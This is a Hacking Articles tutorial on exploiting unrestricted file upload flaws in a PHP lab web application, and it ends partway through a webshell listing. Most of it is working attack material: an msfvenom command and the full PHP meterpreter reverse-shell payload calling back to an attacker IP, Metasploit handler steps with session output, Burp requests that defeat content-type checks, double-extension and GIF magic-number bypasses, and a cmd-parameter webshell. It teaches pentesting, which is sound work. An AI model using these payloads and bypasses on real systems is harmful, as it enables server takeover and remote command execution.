iGNITE Technologies

FILE UPLOAD EXPLOITATION

WWW.HACKINGARTICLES.IN

TABLE OF CONTENTS

Abstract

A dynamic-web application, somewhere or the other **allow its users to upload** a **file**, whether its an image, a resume, a song, or anything specific. *But what, if the application does not validate these uploaded files and pass them to the server directly?*

Today, in this article, we'll learn how such invalidations to the user-input and server mismanagement, opens up the gates for the attackers to host malicious content, over from the ***Unrestricted File Upload functionality*** in order to drop down the web-applications.


Introduction to Unrestricted File Upload

Introduction to Unrestricted File Upload

"Upload Here" or ***"Drag Your File to Upload"*** you might have seen these two phrases almost everywhere, whether you are setting up your profile picture or you are simply applying for a job.

Developers scripts up **File Upload HTML forms**, which thus allows its users to upload files over onto the web-server. However, *this ease might bring up the danger*, if he **does not validate what files are being uploaded**.

File upload vulnerability is one of the major problems within web-based applications. In many web servers, this vulnerability depends entirely on purpose, that **allows an attacker to upload** a **file with malicious codes in it**, that **thus could be executed on the server**.



Do You Know??

File sharing is basically distributing or giving access to digital media, such as software, multimedia like audio, video, etc. You should always be aware before sharing a file as there can be various copyright laws that can take you to the court. It's better to be safe😊...

Impacts

Impacts

The consequences of this file upload vulnerability **vary with every different web-application**, as it **depends on** *how the **uploaded file** is **processed** by the application or where it is **stored***.


Therefore, over from this vulnerability, the attacker is thus able to:

- Take over the victim's complete system with server-side attacks.
- Injects files with malicious paths which can thus overwrite existing critical files as he can include **"*.htaccess*"** file to execute specific scripts.
- Reveal internal & sensitive information about the webserver.
- Overload the file system or the database.
- Inject phishing pages in order to simply deface the web-application.

However, this file upload vulnerability has thus been reported with a **CVSS Score** of **"7.6"** with **High Severity** under:

- **CWE-434**: Unrestricted Upload of File with Dangerous Type

So, I guess, you are now aware of the concept of file upload and why it occurs and even the vulnerable consequences that the developer might face if the validations are not implemented properly. Thus, let's try to dig deeper and learn how to exploit this File Upload vulnerability in all the major ways we can.
For this section, we have developed a basic web-application with some PHP scripts which is thus suffering from File Upload vulnerability.



Unrestricted File Upload Exploitation

Unrestricted File Upload Exploitation

Basic File upload

There are times when the developers are not aware of the consequences of the File Upload vulnerability and thus, they write up the basic PHP scripts with ease to complete up their tasks. But this leniency opens up the gates to major sections.
Let's check out the script which **accepts** the **uploaded files over from** the **basic File upload HTML form** on the webpage.

```
<?php
        if($_FILES["file"]["error"])
        {
                header("Location: file.html");
                die();
        }
        else{
                echo "<b>Great !! Review your uploaded file fi
                move_uploaded_file($_FILES["file"]["tmp_name"]
        }
?>
```

From the above code snippet, you can see that the developer **hadn't implemented any input validation condition** i.e. the **server won't check** for the **file extension** or the **content–type** or anything specific arguments and simply **accepts whatever we upload**.

So, let's try to exploit this above web-application, by creating up **a php backdoor** using up our best msfvenom one-liner as

```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.7
lport=4444 -f raw
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.7 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1112 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.0.7'; $port = 4444; if (($f = 'stream_socket_client')
&& is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockope
n') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create')
 && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port);
 if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die(
'no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = so
cket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = '';
 while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break
; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS
['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval'
)) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
root@kali:~#
```

Copy and **paste** the highlighted code in your text editor and save as with **PHP extension**, here I did it as **"Reverse.php"** on the desktop.

Now, back into the application, **click** on **Browse tag** and opt **Reverse.php** over from the desktop. So, let's **hit** the **upload button** which will thus upload our file on the web-server.

From the above image, you can see that our file has been successfully uploaded. Thus, we can check the same by clicking over at the **"here"** text.

But wait ✋, before hitting the **"here"** text let's load up our **Metasploit framework** and start the **multi handler** with

```
msf > use multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.7
msf exploit(handler) > set lport 4444
msf exploit(handler) > exploit
```

```
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.7
lhost => 192.168.0.7
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.7:4444
[*] Sending stage (38288 bytes) to 192.168.0.12
[*] Meterpreter session 1 opened (192.168.0.7:4444 -> 192.168.0.12:47442) at

meterpreter > sysinfo
Computer     : ubuntu
OS           : Linux ubuntu 5.4.0-42-generic #46-Ubuntu SMP Fri Jul 10 00:24:0
Meterpreter  : php/linux
meterpreter >
```

Now, as we hit the **here** text, we'll get our meterpreter session and we have got the victim's server.

Content-Type Restriction

Until now, we were only focusing on the fact that *if the developer does not validate the things up, then only the web-application is vulnerable. But what, if he implements the validations whether they are basic or the major ones, will it still suffer from the* ***File Upload vulnerability?***

Let's unlock this question too.

Here, back into our vulnerable web-application, let's try to upload our **Reverse.php** file again.

Oops!! This time we faced up a Warning as it only accepts **"PNG"** files.

But why this all happened? let's get one step back and upload **Reverse.php** again, this time turn your **burpsuite "ON"** and capture the ongoing HTTP Request.

From the below image, into my burpsuite monitor, you can see that the **content-type** is here as **"application/x-php".**

```
Content-Length: 1451
Connection: close
Cookie: security_level=1; PHPSESSID=l1oi3uk7pfesg4gv412ii1p8uh
Upgrade-Insecure-Requests: 1

-----------------------------8544595629511269619393684 25
Content-Disposition: form-data; name="file"; filename="Reverse.php"
Content-Type: application/x-php

<?php /**/ error_reporting(0); $ip = '192.168.0.7'; $port = 4444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}")
$s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s
$f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; }
```

So, what this **content-type** is?
"Content-Type" entity in the header indicates the internal media type of the message content.

Sometimes web applications use this parameter in order to recognize a file as a valid one. For instance, they only accept the files with the "Content-Type" of "text/plain".

So, it might possible that the developer uses this thing to validate his application.

Let's try to bypass this protection by **changing this content–type parameter** with **"image/png"** in the request header.

```
-----------------------------406017360324716916829659208
Content-Disposition: form-data; name="file"; filename="Reverse.php"
Content-Type: image/png

<?php /**/ error_reporting(0); $ip = '192.168.0.7'; $port = 4444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}");
$s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s =
$f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if
```

Hit the **Forward** button and check its response!!

From the above image, you can see that we've successfully bypassed this security. Again, repeat the same process **to run the multi handler** at the background before clicking the **"here"** text.
Great!! We 're back into the victim's server.

```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.7:4444
[*] Sending stage (38288 bytes) to 192.168.0.12
[*] Meterpreter session 2 opened (192.168.0.7:4444 → 192.168.0.12:47444)

meterpreter > pwd
/var/www/html/File_Upload/Content-type/uploads
meterpreter >
```

Let's check out its backend code in order to be more precise with why this all happened.
As guessed earlier, the developer might have used the **content-type** parameter to be a part of his validation process. Thus here, he validates the uploading to be **not acceptable** when the **$igcontent** value is not equal to **"image/png".**


```
{
        header("Location: file.html");
        die();
}
$igcontent = "image/png";
if($_FILES["file"]["type"] != $igcontent)
{
        echo "Please Upload Valid \"PNG\" File.";
}
else{
```

Double Extension File Upload

While going into the further section, when tried again by manipulating the **content-type** in the Request header as with of **"image/png",** we got failed this time.

```
Upgrade-Insecure-Requests: 1

-----------------------------182799631466108983298082736
Content-Disposition: form-data; name="file"; filename="Reverse.php"
Content-Type: image/png

<?php /**/ error_reporting(0); $ip = '192.168.0.7'; $port = 4444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}");
$s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s =
$f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
```

From the below image, you can see that the application halt us back on the screen with an error to upload a **"PNG"** file.



So, this might all happened because the application would be **checking the file extension** or it is only allowing files with **".png"** extension to be uploaded over on the webserver and **restricts other files** as the **error speaks out!!**
Let's check out the developer's code here as:

```
        header("Location: file.html");
        die();
}
$igallowed = array('png');
$igsplit = explode(".", $_FILES["file"]["name"]);
$igExtension = end($igsplit);
if($_FILES["file"]["type"] != "image/png" || !in_array($igExtension, $igallowed))
{
        echo "Please Upload Valid \"PNG\" File.";
}
else{
        echo " <b>Great !! Review your uploaded file from <a href=\"uploads/" . $_FILES
```

Here, he sets up three new variables:

1. **"$igallowed"** which contains up an array for the extension **"png"** e. the webserver will accept only that file which has .**png** at the end.
2. Now over in the next variable **$igsplit** he used **explode() function** with a reference to **".",** thus the PHP interpreter will break up the complete filename as it encounters with over a dot **"."**
3. In the third variable over in the **$igExtension,** he is using the **end() function** for the value of **$igsplit,** which will thus contain up the **end value** of the filename.

For example:

*Say we upload a file as **"Reverse.php.png"**, now first the **$igsplit** explodes up the file as it encounters with a dot i.e. the file is now in **three parts** as **[Reverse] [php] [png].** Thus now **$igExtension** will take the end value of the filename i.e. **[png].***

4. Now, he even placed up **an if the condition** that will check for **the content-type value** and **compare** it with **"image/png" and** checks for **png** in the **$igExtension** and the **$igallowed** If any of the three conditions is mismanaged, thus it will drop out an error, else it will pass it.

Many techniques may help us to bypass this restriction, but the most common and most preferred way is implementing **"Double Extension"** which thus hides up the real nature of a file by **inserting multiple extensions** with a filename which creates confusion for security parameters.


*For example, **Reverse.php.png** look like a **png image** which is a data, not an application but when the file is uploaded with the **double extension** it will **execute** a **php file** which is an application.*

Let's check out how!!

Here, I've renamed the previous file i.e. **Reverse.php** with **"Reverse.php.png".**

From the below image, you can see that, when I clicked over at the **"Upload"** button, I was presented with a success window as

Great!! We've again bypassed this file extension security. Turn you **Metasploit Framework** back as we did earlier and then hit the **here** text in order to capture up the meterpreter session.



Wonder why this all happened?

*This occurs due to one of the major reasons – **Server Misconfiguration***

The web-server might be misconfigured with the following **insecure configuration,** which thus enables up the **double-extension** and makes the web-application vulnerable to double extension attacks.

```
<FilesMatch ".+\.ph(ar|p|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
<FilesMatch ".+\.phps$">
    SetHandler application/x-httpd-php-source
    # Deny access to raw php sources by default
    # To re-enable it's recommended to enable access to th
    # only in specific virtual host or directory
    Require all denied
</FilesMatch>
# Deny access to files without filename (e.g. '.php')
<FilesMatch "^\.ph(ar|p|ps|tml)$">
    Require all denied
</FilesMatch>
```

Note:
In order to make a **double extension attack** possible, **"$"** should be removed from the end of the lines from the **secured configuration** using

```
nano /etc/apache2/mods-available/php7.4.conf
```

```
<FilesMatch ".+\.ph(ar|p|tml)">
    SetHandler application/x-httpd-php
</FilesMatch>
<FilesMatch ".+\.phps">
    SetHandler application/x-httpd-php-source
    # Deny access to raw php sources by default
    # To re-enable it's recommended to enable access to t
    # only in specific virtual host or directory
    Require all denied
</FilesMatch>
# Deny access to files without filename (e.g. '.php')
<FilesMatch "^\.ph(ar|p|ps|tml)">
    Require all denied
</FilesMatch>
```

Image Size Validation Bypass

You might have seen applications which **restrict over at the file size**, i.e. they do not allow a file to be uploaded over a specific size. This validation can simply be bypassed by uploading the **smallest sized payload.**

So, in our case, we weren't able to upload **Reverse.php** as it was about of size more than **3Kb,** which thus didn't satisfy the developer's condition. Let's check out the backend code over for it

```
        header("Location: file.html");
        die();
}
$igallowed = array('gif');
$igsplit = explode(".", $_FILES["file"]["name"]);
$igExtension = end($igsplit);
$igdetails= getimagesize($_FILES["file"]["tmp_name"]);
if($igdetails == FALSE   ||   !in_array($igExtension, $igallowed))
{
        echo "Please Upload Valid \"GIF\" File.";
}
else{
        echo " <b>Great !! Review your uploaded file from <a href=\
```

Here, he used a new variable as **$igdetails** which is further calling up a php function i.e. **getimagesize().** Therefore, this predefined function is basically used to detect image files, which initially reads up the file and return the size of the image if the genuine image is uploaded else in case an invalid file is there, then getimagesize() fails. Further, in the section, he even used another variable as **$igallowed** which will thus only accept the **"gif"** images.
So, let's try to call, one of the smallest payloads that are **simple-backdoor.php** from the **web shells** directory and paste it over on our Desktop.

```
cp /usr/share/webshells/php/simple-backdoor.php /root/Desktop/
```

Now, it's time to set double extension over it, this time we'll be making it into a gif.


```
mv simple-backdoor.php simple-backdoor.php.gif
```

```
root@kali:~#
root@kali:~# cp /usr/share/webshells/php/simple-backdoor.php /root/Desktop/
root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
folder  Reverse.php  Reverse.php.png  simple-backdoor.php
root@kali:~/Desktop# mv simple-backdoor.php simple-backdoor.php.gif
root@kali:~/Desktop#
```

Wait!! Before uploading this file, we need to set one more thing i.e. we need to add a Magic Number for GIF images, such that if the server doesn't checkup the extension and instead checked the header of the file, we won't get caught. So, in the case of "gif", the magic number is "GIF89" or "GIF89a", we can use either of the two.


```
root@kali:~/Desktop# cat simple-backdoor.php.gif
GIF89

<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
